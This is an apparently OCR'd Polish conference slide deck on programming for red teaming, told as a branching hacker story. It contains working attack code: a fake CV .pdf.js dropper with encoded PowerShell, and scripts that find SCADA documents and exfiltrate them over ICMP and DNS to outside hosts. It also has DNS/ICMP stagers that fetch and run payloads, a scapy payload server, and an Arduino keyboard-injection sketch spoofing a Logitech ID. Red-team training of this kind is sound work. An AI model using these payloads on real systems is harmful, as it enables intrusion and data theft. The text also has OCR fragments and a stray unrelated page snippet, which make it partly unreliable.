ALPHASEC
academy

Warszawa, 03.06.2062

Czy programowanie jest przydatne podczas red teamingu i pentestów?

Paweł Maziarz
alphasec.pl

Poprzednio..

Ruda nie backupuje

<**Ruda**> Powinieneś odszyfrować moje pliki.

<**DarkSeeker**> Niby dlaczego?

<**Ruda**> Bo gramy do jednej bramki.

<**DarkSeeker**> Nie sądzę. Chcę tylko odzyskać

. Uwierz mi.

ć? Okłamałaś mnie.

dzina. Nie mam

ciszku.. Właśnie, że

Ruda a.k.a. Chł

> WEJDZ DO ARCHIWUM

Wszedłeś do

Witaj Dark

cia.. To ni

Słyszałeś o

ji na tym p

j plan się

Tak czy ina

Aha. I odsz

>

Gdz

notes\2059\19\

Maja i Lenka zostały

Rudą, może coś wie

vstwo

ie pod aptm.in/

Nowy początek

<**Ruda**> Ekipa się spisała! Mamy wszystko!

<**DarkSeeker**> No cóż. Jednak warto czasem poprosić o pomoc.

<**Ruda**> Do wszystkiego trzeba dojrzeć.

<**Ruda**> MAO już się z tego nie otrząśnie.

<**DarkSeeker**> Co dalej?

<**Ruda**> Świat będzie potrzebował nowego lidera.

<**DarkSeeker**> Nie patrz tak na mnie. Jak chcesz, to sama się w to baw.

<**Ruda**> Zasiądziesz chociaż w Nowej Radzie?

<**DarkSeeker**> Dzięki, postoję. Ale będę miał was na oku, siostrzyczko..

<**Ruda**> Liczę na to.

aptm.in/darkseeker

Między szumami na falach krótkich

<***Ruda***> Jest problem. Międzynarodowa Agencja Odbudowy nie upadła.

<***DarkSeeker***> Jak to możliwe? Przecież z Glitcherem i resztą ekipy upubliczniliśmy wszystkie ich brudy. Sfałszowane wybory, eksperymenty na ludziach, nawet te pieprzone podziemne serwerownie z dziećmi podpiętymi do sieci.

<***Ruda***> To nie wystarczyło. Chociaż trzyma im się to wszytko na sznurkach, to oni wciąż rozdają karty. I jest coś jeszcze..

<***DarkSeeker***> Mów.

<***Ruda***> Nie chcą powtórki. Odpalają operację *Czystka Wiedzy*. Unieszkodliwienie wszystkich technicznych, którzy nie przeszli na ich stronę. Hakerzy. Admini. Programiści. Ty. Ja. Wszyscy.

<***DarkSeeker***> Wiedziałem, że kiedyś do tego dojdzie. Musimy znowu uderzyć. Ale nie będzie to już tylko sabotaż, nie tym razem.


<***Ruda***> Masz plan?

<***DarkSeeker***> Mam gniew.. Rozp***my ich. Do fundamentów. Apki, systemy, firmware. Zaatakujemy im nawet chłodzenie w serwerowniach. Zrobimy z nich gruz.

<***Ruda***> To będzie jak Stuxnet.. ale na sterydach?

<***DarkSeeker***> Nie.. To będzie koniec epoki.

<***Ruda***> To od czego zaczynamy?



Dobrze zacząć..

Glitcher to były agent wywiadu, który wykorzystał swoje umiejętności, aby po apokalipsie stworzyć sieć informacyjną. Pomógł Dark Seekerowi w zebraniu ekipy hakerów, z którymi wykradli MAO wrażliwe dokumenty.

- Jeśli wybierasz się do Glitchera, idziesz na slajd 27.
- Jeśli kontaktujesz się z Archiwistą, idziesz na slajd 31.

Archiwista to prawa ręka kanclerza MAO. W zamian za odszyfrowanie plików zdradził Dark Seekerowi kilka informacji. Dark Seeker czuje, że łączy ich wspólny wróg i mogą sobie pomóc nawzajem.

Hardware do głosowania

znanylekarz.pl/piotr-zarzycki/dietetyk/lodz#profile-reviews

Strona Główna / Dietetyk / Łódź / **Piotr Zarzycki**

Piotr Zarzycki

Dietetyk więcej

Łódź 1 adres

★★★★★ 6 opinii

Hardware do głosowania

VAXstation 3200, lata 1980

Architektura:
VAX (Virtual Address eXtension), 32-bity, CISC

RAM:
16MB

System operacyjny:
OpenVMS

AL 2000, lata 1980

Architektura:
brak danych

RAM:
brak danych, wystarcza na podstawowe obliczenia

Wbudowany komparator rąk w górze

System operacyjny:
C_2H_5OH OS

A kim w ogóle jest Paweł?

Paweł Maziarz
p@alphasec.pl
alphasec.pl
aptm.in/h

Dobrze zacząć..

Glitcher to były agent wywiadu, który wykorzystał swoje umiejętności, aby po apokalipsie stworzyć sieć informacyjną. Pomógł Dark Seekerowi w zebraniu ekipy hakerów, z którymi wykradli MAO wrażliwe dokumenty.

- Jeśli wybierasz się do Glitchera, idziesz na slajd 9.
- Jeśli kontaktujesz się z Archiwistą, idziesz na slajd 25.

Archiwista to prawa ręka kanclerza MAO. W zamian za odszyfrowanie plików zdradził Dark Seekerowi kilka informacji. Dark Seeker czuje, że łączy ich wspólny wróg i mogą sobie pomóc nawzajem.

Glitcher - po analizie leaków

Od: Glitcher

MAO posiada 2 sieci:

MARPNET - sieć biurowa, w której już byliśmy,
GRIDNET - zamkniętą sieć sterownia maszynami.

Dziwię się, że Big Bit Failure niczego ich nie nauczył - wszystkie urządzenia, maszyny, hale produkcyjne mają wpięte do GRIDNETu.
GRIDNET nie ma styku z MARPNETem, to zamknięta wyspa. Operatorzy na stacjach roboczych prawie nic nie mają, jedyny soft jaki pojawia się w doxach to MAO SCADA Link. To może być klucz. Warto dowiedzieć się o nim więcej. Odezwij się do Nexy.


https://alphasec.pl/omh24

Zdobyć informacje o MAO SCADA Link

Nexa zaproponowała, że pod pretekstem rozmowy o pracę wybierze się do MAO i z wykorzystaniem pendrive wstrzyknie payload, który poszuka na dyskach sieciowych dokumentacji MSL i ją wykradnie.

- Jeśli Nexa ma użyć PowerShell + BadUSB (Rubber Ducky) idziesz na slajd 13.
- Jeśli Nexa bierze zwykłego pendrive z plikiem Nexa-CurriculumVitae.pdf.js jako malware idziesz na slajd 11.

Nexa-CurriculumVitae.pdf.js




```
var shell = new ActiveXObject("WScript.Shell");
shell.exec("powershell -w h -enc
aQB3AHIAIABoAHQAdABwAHMAOgAvAC8AYQBwAHQAbQBjAC4AcABsAC8AYwBhAGw
AYwB8AGkAZQB4AA0ACgA=");
```

Nexa, JS lipa, Rubber Ducky lipa, plan B

Od: Nexa

Skrypty .js mają zablokowane.

I tak i tak przygotowałam Rubber Ducky, ale komputer na recepcji nie rozpoznał nowej klawiatury. Jakby mieli zablokowane. Ale mam plan B. Zauważyłam, że recepcjonistka pracuje na klawiaturze Logitecha, wezmę jakieś Arduino i zaimplementuję symulację klawiatury po swojemu, przedstawiając się jako Logitech i udając wpisywanie klawiszy człowiekiem .

Odezwę się.

Rubber Ducky

github.com/hak5/usbrubberducky-payloads/blob/master/payloads/examples/Exfiltration/Exfiltration-example1.txt

hak5 / usbrubberducky-payloads

Type / to search

Code | Issues 11 | Pull requests 36 | Actions | Projects | Security | Insights

Files

master

Go to file t

- .github
- languages
- payloads
- examples
  - ATTACKMODE
    - ATTACKMODE-example1.txt
    - ATTACKMODE-example2.txt
  - Button
  - Conditions
  - Example_Payloads
    - konami_cave.txt
    - payload_menu.txt
  - Exfiltration
    - Exfiltration-example1.txt
    - Exfiltration-example2.txt
    - Exfiltration-example3.txt
    - Exfiltration-example4.txt
  - Functions
  - Holding Keys

usbrubberducky-payloads / payloads / examples / Exfiltration / Exfiltration-example1.txt

dallaswinger fix quotes — 01a1e87 · 3 years ago — History

Code | Blame | 13 lines (11 loc) · 814 Bytes — Raw

```
1   REM Example Simple USB Exfiltration Technique for Windows
2   ATTACKMODE HID STORAGE
3   DELAY 2000
4   GUI r
5   DELAY 100
6   STRING powershell "$m=(Get-Volume -FileSystemLabel 'DUCKY').DriveLetter;netsh wlan show profile name=(Get-NetConnectionProfile).Name key=clear|?{$_-
7   ENTER
8
9
10  REM This short Powershell one-liner executes from the Windows Run dialog.
11  REM The drive letter of the volume with the label "DUCKY" is saved as $m.
12  REM The netsh command will get the network name and passphrase for the currently connected network ((Get-NetConnectionProfile).Name).
13  REM The results of the netsh command (filtered for only SSID and key) will be redirected (saved) to a file on the root of the "DUCKY" drive, saved a
```

https://github.com/hak5/usbrubberducky-payloads

Nexa, Rubber Ducky lipa, plan B

Od: Nexa

Recepcjonistka włożyła mojego Rubber Ducky, ale komputer nie rozpoznał nowej klawiatury. Jakby mieli zablokowane. Ale mam plan B. Zauważyłam, że recepcjonistka pracuje na klawiaturze Logitecha, wezmę jakieś Arduino i zaimplementuję symulację klawiatury po swojemu, przedstawiając się jako Logitech i udając wpisywanie klawiszy człowiekiem. Muszę tylko wymyślić kanały infiltracji i eksfiltracji.

Odezwę się.

Zdobyć informacje o MAO SCADA Link

Wybierz sposób pobrania payloadu do szukania dokumentacji i eksfiltracji danych:

- Pobranie ICMP, eksfiltracja ICMP
- Pobranie DNS, eksfiltracja DNS
- Pobranie ICMP, eksfiltracja DNS
- Pobranie DNS, eksfiltracja ICMP

Wyszukiwanie plików na dyskach

Wyświetlenie zmapowanych dysków

```
Get-PSDrive -PSProvider FileSystem
```

Wyszukanie na dyskach plików spełniających kryteria

```
Get-PSDrive -PSProvider FileSystem | % { gci -ea 0 -r "$($_.name):"
-filter '*scada*.pdf' } | Select-Object -ExpandProperty FullName
```

Eksfiltracja

Eksfiltracja pliku ICMP

```
(gc -raw plik.pdf) -split "(?s)(.{1472})" -match "."|%
{ [Net.NetworkInformation.Ping]::new().Send("alphasec.pl", 100,
([Text.Encoding]::UTF8).GetBytes($_))}
```

Eksfiltracja pliku DNS

```
(-join ((gc -raw plik.pdf).ToCharArray()|%{"{0:X2}"-f[int]$_}) -split
"(.{64})" -match "." -replace "([\w]{16})", "`$1.").trim('.')|%
{ Resolve-DNSName "$_.$(($i++)).alphasec.pl"}
```

Eksfiltracja

Eksfiltracja plików ICMP

```
Get-PSDrive -PSProvider FileSystem | % { gci -ea 0 -r "$($_.name):"
-filter "*scada*.pdf" } | % { (gc -raw $_.FullName) -split "(?s)(.
{1472})" -match "."|%
{ [Net.NetworkInformation.Ping]::new().Send("alphasec.pl", 100,
([Text.Encoding]::UTF8).GetBytes($_))} }
```

Eksfiltracja plików DNS

```
Get-PSDrive -PSProvider FileSystem | % { gci -ea 0 -r "$($_.name):"
-filter "*scada*.pdf" } | % { (-join ((gc -raw
$_.FullName).ToCharArray()|%{"{0:X2}"-f[int]$_}) -split "(.{64})"
-match "." -replace "([\w]{16})", "`$1.").trim(".")|%{ Resolve-
DNSName "$_.$(($i++)).alphasec.pl"} }
```

Python icmp payloader

```
#! /usr/bin/env python3
# sysctl net.ipv4.icmp_echo_ignore_all=1

from scapy.all import *

payloads = {
    b"scadaicmp": b'Get-PSDrive -PSProvider FileSystem | % { gci -ea 0 -r "$($_.name):" -filter "*scada*.pdf" } | % {
(gc -raw $_.FullName) -split "(?s)(.{1472})" -match "."|%{ [Net.NetworkInformation.Ping]::new().Send("alphasec.pl",
100, ([Text.Encoding]::UTF8).GetBytes($_))} }',
    b"scadadns": b'Get-PSDrive -PSProvider FileSystem | % { gci -ea 0 -r "$($_.name):" -filter "*scada*.pdf" } | %
{ (-join ((gc -raw $_.FullName).ToCharArray()|%{"{0:X2}"-f[int]$_}) -split "(.{64})" -match "." -replace "([\w]{16})",
"`$1.").trim('.')|%{ Resolve-DNSName "$_.$(($i++)).alphasec.pl"} }'
}

def handle_ping(pkt):
    if (pkt.haslayer(ICMP) and pkt[2].type == 8):
        try:
            dst = pkt[1].dst
            src = pkt[1].src
            seq = pkt[2].seq
            id = pkt[2].id
            payload = pkt[3].load

            response = payloads.get(payload, payload)

            print ("payload from %s: %s, response: %s" % (src, payload, response))

            reply = IP(src=dst, dst=src)/ICMP(type=0, id=id, seq=seq)/(response)
            send(reply,verbose=False)
        except:
            pass

if __name__== "__main__":
    iface = "eth0"
    filter = "icmp and icmp[0]=8"
    sniff(iface=iface, prn=handle_ping, filter=filter)
```

DNS payloader

```
RwBlAHQALQBQAFMARAByAGkAdgBlACAALQBQAFMAUAByAG8AdgBpAGQAZQByACAARgBpAGwAZQBTAHkAcwB0AGUAbQAgAHwAIAAlACA
AewAgAGcAYwBpACAALQBlAGEAIAAwACAALQByACAAIgAkACgAJABfAC4AbgBhAG0AZQApADoAIgAgAC0AZgBpAGwAdABlAHIAIAAiAC
oAcwBjAGEAZABhACoALgBwAGQAZgAiACAAfQAgAHwAIAAlACAAewAgACgAZwBjACAALQByAGEAdwAgACQAXwAuAEYAdQBsAGwATgBhA
G0AZQApACAALQBzAHAAbABpAHQAIAAiACgAPwBzACkAKAAuAHsAMQA0ADcAMgB9ACkAIgAgAC0AbQBhAHQAYwBoACAAIgAuACIAfAAl
AHsAIABbAE4AZQB0AC4ATgBlAHQAdwBvAHIAawBJAG4AZgBvAHIAbQBhAHQAaQBvAG4ALgBQAGkAbgBnAF0AOgA6AG4AZQB3ACgAKQA
uAFMAZQBuAGQAKAAiAGEAbABwAGgAYQBzAGUAYwAuAHAAbAAiACwAIAAxADAAMAAsACAAKABbAFQAZQB4AHQALgBFAG4AYwBvAGQAaQ
BuAGcAXQA6ADoAVQBUAEYAOAApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABfACkAKQB9ACAAfQA=
```

```
scada.icmp IN TXT "1.RwBlAHQALQBQAFMARAByAGkAdgBlACAALQBQAFMAUAByAG8AdgBpAGQAZQByACAA"
scada.icmp IN TXT "2.RgBpAGwAZQBTAHkAcwB0AGUAbQAgAHwAIAAlACAAewAgAGcAYwBpACAALQBlAGEA"
scada.icmp IN TXT "3.IAAwACAALQByACAAIgAkACgAJABfAC4AbgBhAG0AZQApADoAIgAgAC0AZgBpAGwA"
scada.icmp IN TXT "4.dABlAHIAIAAiACoAcwBjAGEAZABhACoALgBwAGQAZgAiACAAfQAgAHwAIAAlACAA"
scada.icmp IN TXT "5.ewAgACAAKABnAGMAIAAtAHIAYQB3ACAAJABfAC4ARgB1AGwAbABOAGEAbQBlACkA"
scada.icmp IN TXT "6.IAAtAHMAcABsAGkAdAAgACIAKAA/AHMAKQAoAC4AewAxADQANwAyAH0AKQAiACAA"
scada.icmp IN TXT "7.LQBtAGEAdABjAGgAIAAiAC4AIgB8ACUAewAgAFsATgBlAHQALgBOAGUAdAB3AG8A"
scada.icmp IN TXT "8.cgBrAEkAbgBmAG8AcgBtAGEAdABpAG8AbgAuAFAAaQBuAGcAXQA6ADoAbgBlAHcA"
scada.icmp IN TXT "9.KAApAC4AUwBlAG4AZAAoACIAYQBwAHQAbQAuAGkAbgAiACwAIAAxADAAMAAsACAA"
scada.icmp IN TXT "10.KABbAFQAZQB4AHQALgBFAG4AYwBvAGQAaQBuAGcAXQA6ADoAVQBUAEYAOAApAC4A"
scada.icmp IN TXT "11.RwBlAHQAQgB5AHQAZQBzACgAJABfACkAKQB9ACAAfQA="

scada.dns IN TXT "1.RwBlAHQALQBQAFMARAByAGkAdgBlACAALQBQAFMAUAByAG8AdgBpAGQAZQByACAA"
scada.dns IN TXT "2.RgBpAGwAZQBTAHkAcwB0AGUAbQAgAHwAIAAlACAAewAgAGcAYwBpACAALQBlAGEA"
scada.dns IN TXT "3.IAAwACAALQByACAAIgAkACgAJABfAC4AbgBhAG0AZQApADoAIgAgAC0AZgBpAGwA"
scada.dns IN TXT "4.dABlAHIAIAAiACoAcwBjAGEAZABhACoALgBwAGQAZgAiACAAfQAgAHwAIAAlACAA"
scada.dns IN TXT "5.ewAgACgALQBqAG8AaQBuACAAKAAoAGcAYwAgAC0AcgBhAHcAIAAkAF8ALgBGAHUA"
scada.dns IN TXT "6.bABsAE4AYQBtAGUAKQAuAFQAbwBDAGgAYQByAEEAcgByAGEAeQAoACkAfAAlAHsA"
scada.dns IN TXT "7.IgB7ADAAOgBYADIAfQAiAC0AZgBbAGkAbgB0AF0AJABfAH0AKQAgAC0AcwBwAGwA"
scada.dns IN TXT "8.aQB0ACAAIgAoAC4AewA2ADQAfQApACIAIAAtAG0AYQB0AGMAaAAgACIALgAiACAA"
scada.dns IN TXT "9.LQByAGUAcABsAGEAYwBlACAAIgAoAFsAXAB3AF0AewAxADYAfQApACIALAAgACIA"
scada.dns IN TXT "10.YAAkADEALgAiACkALgB0AHIAaQBtACgAIgAuACIAKQB8ACUAewAgAFIAZQBzAG8A"
scada.dns IN TXT "11.bAB2AGUALQBEAE4AUwBOAGEAbQBlACAAIgAkAF8ALgAkACgAKAAkAGkAKwArACkA"
scada.dns IN TXT "12.KQAuAGEAcAB0AG0ALgBpAG4ALgBwAGwAIgB9ACAAfQA="
```

Spliterek

```bash
#!/bin/bash

if [ -z "$1" ] || [ -z "$2" ]; then
  echo "Użycie: $0 <string> <maksymalna dlugośc>"
  exit 1
fi

input_string="$1"
chunk_size="$2"

echo "$input_string" | fold -w "$chunk_size" | nl -w1 -s"."
```

```
drg•~/confi25» ./chunks.sh
Użycie: ./chunks.sh <string> <maksymalna dlugośc>
drg•~/confi25» ./chunks.sh "12345678912345678234567 8wertyudfghxcvb" 10
1.1234567891
2.2345678234
3.5678wertyu
4.dfghxcvb
drg•~/confi25»
```

Stagery

ICMP in, DNS out

```
-join [char[]]([Net.NetworkInformation.Ping]::new().Send("kali.aptmc.pl",
100, [Text.Encoding]::UTF8.GetBytes("scadadns")).Buffer)|iex
```

ICMP in, ICMP out

```
-join [char[]]([Net.NetworkInformation.Ping]::new().Send("kali.aptmc.pl",
100, [Text.Encoding]::UTF8.GetBytes("scadaicmp")).Buffer)|iex
```

DNS in, DNS out

```
[Text.Encoding]::UTF8.GetString([Convert]::FromBase64String(((Resolve-
DnsName -Type TXT scada.dns.aptmc.pl).Strings | Sort-Object { ($_ -split
'\.')[0] -as [int]} ) -replace '^\d+\.','') -join ''))
```

DNS in, ICMP out

```
[Text.Encoding]::UTF8.GetString([Convert]::FromBase64String(((Resolve-
DnsName -Type TXT scada.icmp.aptmc.pl).Strings | Sort-Object { ($_ -split
'\.')[0] -as [int]} ) -replace '^\d+\.','') -join ''))
```

Arduino Keyboard


```ino
#include "Keyboard.h"

void typeKeys(const char* keys, int delayTimeMin = 100, int delayTimeMax = 500){
    while (*keys) {
        Keyboard.write(*keys++);
        delay(random(delayTimeMin, delayTimeMax));
    }
}

void setup() {
    Keyboard.begin();
    delay(2000);
}

void loop() {
    Keyboard.press(KEY_LEFT_GUI);
    Keyboard.press('r');
    Keyboard.releaseAll();

    delay(200);
    typeKeys("powershell -w h -c \"iwr aptmc.pl/calc|iex\"");

    Keyboard.write(KEY_RETURN);


    while (true) {
        delay(1000);
    }
}
```

vim ./packages/arduino/hardware/avr/1.8.6/boards.txt

```
micro.build.mcu=atmega32u4
micro.build.f_cpu=16000000L
micro.build.vid=0x046d
micro.build.pid=0xc31c
micro.build.usb_product="Arduino Logitech"
micro.build.board=AVR_MICRO
micro.build.core=arduino
micro.build.variant=micro
micro.build.extra_flags={build.usb_flags}
```

aptm.in/protip/003c

MAO SCADA Link - dokumentacja




Do: Spectra X

Spectra, czy mogłabyś zerknąć na tę dokumentację - to Twoje klimaty. MAO SCADA Link zainstalowany jest na wszystkich stacjach operatorskich w GRIDNETcie. Znajdź cokolwiek, co pozwoli nam zwiększyć siłę rażenia naszych działań.

Cheers,
DS

Kontakt z Archiwistą



<***DarkSeeker***> Wybrałeś stronę?

<***Archiwista***> Nie wiesz do czego są zdolni. Sam fakt, że z Tobą rozmawiam jest dla mnie śmiertelnym zagrożeniem.

<***DarkSeeker***> Większym zagrożeniem jest pozostanie w MAO. Zapewne wiesz o operacji Czystka Wiedzy. Poszliście o krok za daleko. Pycha kroczy przed upadkiem.

<***Archiwista***> Odradzałem to. Ale to już nieistotne. Możemy sobie pomóc.

<***DarkSeeker***> Co masz na myśli?

<***Archiwista***> Dam Ci coś, co wyrówna szanse.

<***DarkSeeker***> Jak domyślam się, nie za darmo?

<***Archiwista***> Jeśli faktycznie uda Wam się położyć MAO, chcę funkcję doradcy nowej rady. Znam większość tajemnic MAO. Wszyscy na tym skorzystamy.

<***DarkSeeker***> Po tym co MAO zrobiło dla świata, po wyzwoleniu każdy kto z nimi trzymał zostanie zlinczowany.

<***Archiwista***> To mój drugi warunek. Dacie mi nową tożsamość.

<***DarkSeeker***> Przemyślimy to.

Czy zaufać Archiwiście?

- Jeśli zgadzasz się na propozycję Archiwisty, idziesz na slajd 28.
- Jeśli spuszczasz Archiwistę na bambus, idziesz na slajd 27.

Czy jednak zaufać Archiwiście?

Glitcher oraz Iron Root wyjaśnili Ci, że więcej zyskasz jeśli Archiwista okaże się słowny niż stracisz jeśli okaże się inaczej.


- Jeśli zgadzasz się na propozycję Archiwisty, idziesz na slajd 28.
- Jeśli zgadzasz się na propozycję Archiwisty, jednak podając mu dłoń patrzysz na niego z nieufnością, idziesz na slajd 28.

Od Archiwisty

- Wakacje - chwilowo jeden port się zwolnił
- MAO jeszcze nie umie w 802.1X

- Część lokalizacji (tawerna) tylko PIN
- Maszynownie - karta + PIN

